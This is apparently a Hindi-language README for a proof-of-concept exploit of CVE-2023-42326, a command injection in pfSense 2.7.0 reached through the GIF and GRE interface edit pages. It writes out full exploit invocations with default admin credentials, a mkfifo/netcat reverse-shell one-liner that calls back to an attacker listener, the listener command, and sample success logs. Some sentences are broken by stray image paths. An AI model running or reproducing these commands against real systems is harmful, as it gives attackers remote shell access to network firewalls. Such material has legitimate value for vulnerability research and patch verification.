 bl4ckarch/cve-2023-42326
यह pfsense 2.7 कमांड इंजेक्शन भेद्यता ( CVE-2023-42326) दिखाने के लिए एक सरल POC है।

यह Python स्क्रिप्ट pfSense 2.7.0 में कमांड इंजेक्शन भेद्यता (CVE-2023-42326) के लिए एक प्रूफ-ऑफ-कॉन्सेप्ट (PoC) शोषण है। यह भेद्यता प्रमाणित हमलावरों को interfaces_gif_edit.php और interfaces_gre_edit.php घटकों के माध्यम से मनमाने कमांड को इंजेक्ट और निष्पादित करने की अनुमति देती है।
gif या gre) भेद्य घटकों का चयन करने के लिए।स्क्रिप्ट चलाने से पहले, सुनिश्चित करें कि आपके पास:
pip install requests beautifulsoup4 rich
यह कमांड एक शेल कमांड इंजेक्ट करता है जो आपकी मशीन पर एक रिवर्स शेल बनाता है:

python3 exploit.py -u "admin" -p "pfsense" --mode "gif" -t "http://10.101.1.1" -c "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.151.1 80 > /tmp/f &"
-u: pfSense एडमिन लॉगिन के लिए उपयोगकर्ता नाम।-p: pfSense एडमिन लॉगिन के लिए पासवर्ड।--mode: एक्सप्लॉइट मोड (gif या gre)।-t: pfSense का लक्ष्य URL।-c: इंजेक्ट करने के लिए शेल कमांड।-d: (वैकल्पिक) कच्चे प्रतिक्रिया डेटा देखने के लिए डिबग मोड सक्षम करें।सुनिश्चित करें कि आपकी मशीन पर एक Netcat लिसनर चल रहा है:

nc -lvnp 80
फिर, एक रिवर्स शेल कमांड के साथ स्क्रिप्ट चलाएँ जैसे:
python3 exploit.py -u "admin" -p "pfsense" --mode "gif" -t "http://10.101.1.1" -c "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.151.1 80 > /tmp/f &" --insecure(for https without valid ssl)
pfSense में लॉग इन करना और GIF इंटरफ़ेस का शोषण करना
रिवर्स शेल निष्पादित करना
| तर्क | विवरण |
|---|---|
-u | pfSense एडमिन लॉगिन के लिए उपयोगकर्ता नाम। |
-p | pfSense एडमिन लॉगिन के लिए पासवर्ड। |
-t | लक्ष्य pfSense URL/IP पता (जैसे, http://10.101.1.1). |
--mode | एक्सप्लॉइट मोड: gif (interfaces_gif_edit.php के लिए) या gre. |
-c | भेद्य घटक में इंजेक्ट करने के लिए कमांड। |
-d | वैकल्पिक। प्रतिक्रिया डेटा प्रिंट करने के लिए डिबग मोड सक्षम करें। |
जब शोषण सफलतापूर्वक चलता है, तो आपको ऐसा आउटपुट दिखना चाहिए:
██████╗ ███████╗██████╗ ██╗    ██╗███╗   ██╗███╗   ███╗███████╗
██╔══██╗██╔════╝██╔══██╗██║    ██║████╗  ██║████╗ ████║██╔════╝
██████╔╝█████╗  ██████╔╝██║ █╗ ██║██╔██╗ ██║██╔████╔██║█████╗
██╔═══╝ ██╔══╝  ██╔═══╝ ██║███╗██║██║╚██╗██║██║╚██╔╝██║██╔══╝
██║     ██║     ██║     ╚███╔███╔╝██║ ╚████║██║ ╚═╝ ██║███████╗
╚═╝     ╚═╝     ╚═╝      ╚══╝╚══╝ ╚═╝  ╚═══╝╚═╝     ╚═╝╚══════╝

Done with ❤️  by @bl4ckarch
[2024-10-24 03:57:59] [SUCCESS] Target http://10.101.1.1 is reachable
[2024-10-24 03:57:59] [INFO] Fetching CSRF token from: http://10.101.1.1/
[2024-10-24 03:57:59] [SUCCESS] CSRF token extracted successfully
[2024-10-24 03:57:59] [INFO] Sending GIF exploit request to http://10.101.1.1/interfaces_gif_edit.php
[2024-10-24 03:57:59] [SUCCESS] GIF Exploit sent successfully
यदि आप भेजे जा रहे अनुरोधों के बारे में अधिक विवरण देखना चाहते हैं, तो आप अपने कमांड में -d जोड़कर डिबग मोड सक्षम कर सकते हैं। यह प्रतिक्रिया डेटा प्रिंट करेगा और किसी भी समस्या के निवारण में मदद करेगा।
python3 exploit.py -u "admin" -p 'pfsense' --mode 'gif' -t http://10.101.1.1 -c "your_command_here" -d --insecure(for https without valid ssl)
-d फ़्लैग का उपयोग करें।